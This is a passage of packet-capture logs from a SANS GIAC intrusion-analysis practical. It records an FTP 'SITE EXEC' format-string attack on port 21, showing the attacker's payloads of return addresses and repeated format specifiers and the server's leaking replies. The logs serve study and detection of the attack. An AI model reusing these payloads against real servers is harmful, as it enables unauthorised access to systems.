2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
64 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F  d______________
5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F  ________________
5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F  ________________
5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F  ________________
5F 5F 5F 5F 5F 5F 5F 25 25 7C 78 7C 25 2E 37 30  _______%%|x|%.70
73 27 29 0D 0A                                   s')..

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

09/16-18:55:54.156831 207.35.251.172:2243 -> 192.168.1.102:21
TCP TTL:48 TOS:0x0 ID:16695 IpLen:20 DgmLen:563 DF
***AP*** Seq: 0xCF787CAA  Ack: 0xEBCD9DFA  Win: 0x7C70  TcpLen: 32
TCP Options (3) => NOP NOP TS: 237391869 29673337
53 49 54 45 20 45 58 45 43 20 37 20 CA E1 FF FF  SITE EXEC 7 ....
BF 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  .%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
```

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

```
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 64 5F 5F  %.f%.f%.f%.f%d__
5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F  ________________
5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F  ________________
5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F  ________________
5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F  ________________
5F 5F 5F 5F 25 25 7C 78 7C 25 2E 37 30 73 0A     ____%%|x|%.70s.

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

09/16-18:55:54.171166 192.168.1.102:21 -> 207.35.251.172:2243
TCP TTL:64 TOS:0x10 ID:1679 IpLen:20 DgmLen:696 DF
***AP*** Seq: 0xEBCD9DFA  Ack: 0xCF787EA9  Win: 0x7D78  TcpLen: 32
TCP Options (3) => NOP NOP TS: 29673345 237391869
32 30 30 2D 37 20 CA E1 FF BF 2D 32 2D 32 30 30  200-7 ....-2-200
30 2D 32 30 30 30 30 30 30 30 30 30 30 30 30 30  0-20000000000000
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30  0000000000000000
30 30 30 30 6E 61 6E 30 30 30 30 30 30 30 30 2D  0000nan00000000-
32 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30  2000000000000000
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30  0000000000000000
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30  0000000000000000
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30  0000000000000000
30 30 30 30 30 30 30 30 30 30 30 2D 32 2D 32 34  00000000000-2-24
30 6E 61 6E 30 33 34 36 2D 32 30 30 37 33 34 30  0nan0346-2007340
33 38 36 34 34 32 37 32 34 33 35 30 34 31 31 33  3864427243504113
38 32 35 37 38 36 30 37 34 35 39 33 31 38 36 39  8257860745931869
31 37 33 33 33 30 37 32 38 37 36 39 32 34 39 36  1733307287692496
32 33 35 36 38 39 39 37 39 31 37 32 32 39 33 31  2356899791722931
35 36 37 33 30 36 39 39 34 35 31 31 33 39 33 32  5673069945113932
37 32 30 38 37 39 35 38 34 36 37 39 31 39 32 34  7208795846791924
39 39 37 35 38 36 30 32 36 34 32 32 30 33 38 32  9975860264220382
37 35 30 31 39 36 30 37 30 33 33 35 36 39 35 39  7501960703356959
30 30 30 30 32 33 33 32 37 30 36 36 30 36 31 32  0000233270660612
33 33 31 36 34 34 31 35 38 36 37 37 31 33 32 30  3316441586771320
37 36 33 30 37 32 33 30 36 34 31 33 39 37 33 30  7630723064139730
32 38 31 33 32 32 38 37 37 34 38 34 38 35 33 32  2813228774848532
34 30 35 36 33 38 34 37 32 39 35 32 37 38 32 34  4056384729527824
35 30 30 39 37 32 38 34 37 31 30 34 36 33 32 36  5009728471046326
37 37 32 37 36 37 33 31 39 37 35 34 34 31 33 37  7727673197544137
35 39 32 30 36 32 36 32 36 37 37 32 33 34 35 36  5920626267723456
37 38 34 32 30 38 35 34 34 35 33 36 30 36 30 38  7842085445360608
37 35 38 33 35 35 38 34 31 39 31 38 31 35 37 30  7583558419181570
34 36 37 34 36 38 39 32 34 37 30 35 30 37 35 32  4674689247050752
36 37 37 39 33 33 37 31 37 35 32 30 34 30 32 30  6779337175204020
36 32 36 37 39 31 32 37 34 35 31 34 32 31 31 38  6267912745142118
31 37 35 31 33 36 36 30 39 34 37 30 32 38 36 36  1751366094702866
38 35 31 30 32 32 32 31 36 30 36 32 32 30 37 36  8510222160622076
34 30 34 34 32 35 30 33 37 32 39 34 39 36 38 38  4044250372949688
```

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

```
36 33 34 34 39 31 39 31 32 33 34 34 30 34 33 35  6344919123440435
32 33 36 31 36 36 31 31 5F 5F 5F 5F 5F 5F 5F 5F  23616611________
5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F  ________________
5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F  ________________
5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F  ________________
5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 25 7C     _______________%|
78 7C 0D 0A                                      x|..

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

09/16-18:55:54.241903 207.35.251.172:2243 -> 192.168.1.102:21
TCP TTL:48 TOS:0x0 ID:16697 IpLen:20 DgmLen:52 DF
***A**** Seq: 0xCF787EA9  Ack: 0xEBCDA07E  Win: 0x7C70  TcpLen: 32
TCP Options (3) => NOP NOP TS: 237391879 29673345

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

09/16-18:55:54.243696 192.168.1.102:21 -> 207.35.251.172:2243
TCP TTL:64 TOS:0x10 ID:1680 IpLen:20 DgmLen:569 DF
***AP*** Seq: 0xEBCDA07E  Ack: 0xCF787EA9  Win: 0x7D78  TcpLen: 32
TCP Options (3) => NOP NOP TS: 29673352 237391879
32 30 30 20 20 28 65 6E 64 20 6F 66 20 27 37 20  200  (end of '7
CA E1 FF BF 25 2E 66 25 2E 66 25 2E 66 25 2E 66  ....%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
64 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F  d______________
5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F  ________________
5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F  ________________
5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F  ________________
5F 5F 5F 5F 5F 5F 5F 25 25 7C 78 7C 25 2E 37 30  _______%%|x|%.70
73 27 29 0D 0A                                   s')..

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

```
09/16-18:55:54.325837 207.35.251.172:2243 -> 192.168.1.102:21
TCP TTL:48 TOS:0x0 ID:16698 IpLen:20 DgmLen:563 DF
***AP*** Seq: 0xCF787EA9  Ack: 0xEBCDA283  Win: 0x7C70  TcpLen: 32
TCP Options (3) => NOP NOP TS: 237391886 29673352
53 49 54 45 20 45 58 45 43 20 37 20 84 E1 FF FF  SITE EXEC 7 ....
BF 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  .%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 64 5F 5F  %.f%.f%.f%.f%d__
5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F  ________________
5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F  ________________
5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F  ________________
5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F  ________________
5F 5F 5F 5F 25 25 7C 78 7C 25 2E 37 30 73 0A     ____%%|x|%.70s.

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

09/16-18:55:54.339612 192.168.1.102:21 -> 207.35.251.172:2243
TCP TTL:64 TOS:0x10 ID:1681 IpLen:20 DgmLen:696 DF
***AP*** Seq: 0xEBCDA283  Ack: 0xCF7880A8  Win: 0x7D78  TcpLen: 32
TCP Options (3) => NOP NOP TS: 29673361 237391886
32 30 30 2D 37 20 84 E1 FF BF 2D 32 2D 32 30 30  200-7 ....-2-200
30 2D 32 30 30 30 30 30 30 30 30 30 30 30 30 30  0-20000000000000
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30  0000000000000000
30 30 30 30 6E 61 6E 30 30 30 30 30 30 30 30 2D  0000nan00000000-
32 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30  2000000000000000
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30  0000000000000000
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30  0000000000000000
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30  0000000000000000
30 30 30 30 30 30 30 30 30 30 30 2D 32 2D 32 34  00000000000-2-24
30 6E 61 6E 30 33 34 36 2D 32 30 30 37 33 34 30  0nan0346-2007340
33 38 36 34 34 32 37 32 34 33 35 30 34 31 31 33  3864427243504113
38 32 35 37 38 36 30 37 34 35 39 33 31 38 36 39  8257860745931869
```

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

```
31 37 33 33 33 30 37 32 38 37 36 39 32 34 39 36  1733307287692496
32 33 35 36 38 39 39 37 39 31 37 32 32 39 33 31  2356899791722931
35 36 37 33 30 36 39 39 34 35 31 31 33 39 33 32  5673069945113932
37 32 30 38 37 39 35 38 34 36 37 39 31 39 32 34  7208795846791924
39 39 37 35 38 36 30 32 36 34 32 32 30 33 38 32  9975860264220382
37 35 30 31 39 36 30 37 30 33 33 35 36 39 35 39  7501960703356959
30 30 30 30 32 33 33 32 37 30 36 36 30 36 31 32  0000233270660612
33 33 31 36 34 34 31 35 38 36 37 37 31 33 32 30  3316441586771320
37 36 33 30 37 32 33 30 36 34 31 33 39 37 33 30  7630723064139730
32 38 31 33 32 32 38 37 37 34 38 34 38 35 33 32  2813228774848532
34 30 35 36 33 38 34 37 32 39 35 32 37 38 32 34  4056384729527824
35 30 30 39 37 32 38 34 37 31 30 34 36 33 32 36  5009728471046326
37 37 32 37 36 37 33 31 39 37 35 34 34 31 33 37  7727673197544137
35 39 32 30 36 32 36 32 36 37 37 32 33 34 35 36  5920626267723456
37 38 34 32 30 38 35 34 34 35 33 36 30 36 30 38  7842085445360608
37 35 38 33 35 35 38 34 31 39 31 38 31 35 37 30  7583558419181570
34 36 37 34 36 38 39 32 34 37 30 35 30 37 35 32  4674689247050752
36 37 37 39 33 33 37 31 37 35 32 30 34 30 32 30  6779337175204020
36 32 36 37 39 31 32 37 34 35 31 34 32 31 31 38  6267912745142118
31 37 35 31 33 36 36 30 39 34 37 30 32 38 36 36  1751366094702866
38 35 31 30 32 32 32 31 36 30 36 32 32 30 37 36  8510222160622076
34 30 34 34 32 35 30 33 37 32 39 34 39 36 38 38  4044250372949688
36 33 34 34 39 31 39 31 32 33 34 34 30 34 33 35  6344919123440435
32 33 36 31 36 36 31 31 5F 5F 5F 5F 5F 5F 5F 5F  23616611________
5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F  ________________
5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F  ________________
5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F  ________________
5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 25 7C     _______________%|
78 7C 0D 0A                                      x|..

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

09/16-18:55:54.432107 207.35.251.172:2243 -> 192.168.1.102:21
TCP TTL:48 TOS:0x0 ID:16700 IpLen:20 DgmLen:52 DF
***A**** Seq: 0xCF7880A8  Ack: 0xEBCDA507  Win: 0x7C70  TcpLen: 32
TCP Options (3) => NOP NOP TS: 237391898 29673361

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

09/16-18:55:54.433796 192.168.1.102:21 -> 207.35.251.172:2243
TCP TTL:64 TOS:0x10 ID:1682 IpLen:20 DgmLen:569 DF
***AP*** Seq: 0xEBCDA507  Ack: 0xCF7880A8  Win: 0x7D78  TcpLen: 32
TCP Options (3) => NOP NOP TS: 29673370 237391898
32 30 30 20 20 28 65 6E 64 20 6F 66 20 27 37 20  200  (end of '7
84 E1 FF BF 25 2E 66 25 2E 66 25 2E 66 25 2E 66  ....%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
```

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

```
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
64 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F  d_______________
5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F  ________________
5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F  ________________
5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F  ________________
5F 5F 5F 5F 5F 5F 5F 25 25 7C 78 7C 25 2E 37 30  _______%%|x|%.70
73 27 29 0D 0A                                   s')..

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

09/16-18:55:54.502305 207.35.251.172:2243 -> 192.168.1.102:21
TCP TTL:48 TOS:0x0 ID:16701 IpLen:20 DgmLen:52 DF
***A**** Seq: 0xCF7880A8  Ack: 0xEBCDA70C  Win: 0x7C70  TcpLen: 32
TCP Options (3) => NOP NOP TS: 237391905 29673370

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

09/16-18:55:54.516028 207.35.251.172:2243 -> 192.168.1.102:21
TCP TTL:48 TOS:0x0 ID:16702 IpLen:20 DgmLen:563 DF
***AP*** Seq: 0xCF7880A8  Ack: 0xEBCDA70C  Win: 0x7C70  TcpLen: 32
TCP Options (3) => NOP NOP TS: 237391905 29673370
53 49 54 45 20 45 58 45 43 20 37 20 3E E1 FF FF  SITE EXEC 7 >...
BF 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  .%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
```

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

```
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 64 5F 5F  %.f%.f%.f%.f%d__
5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F  ________________
5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F  ________________
5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F  ________________
5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F  ________________
5F 5F 5F 5F 25 25 7C 78 7C 25 2E 37 30 73 0A     ____%%|x|%.70s.

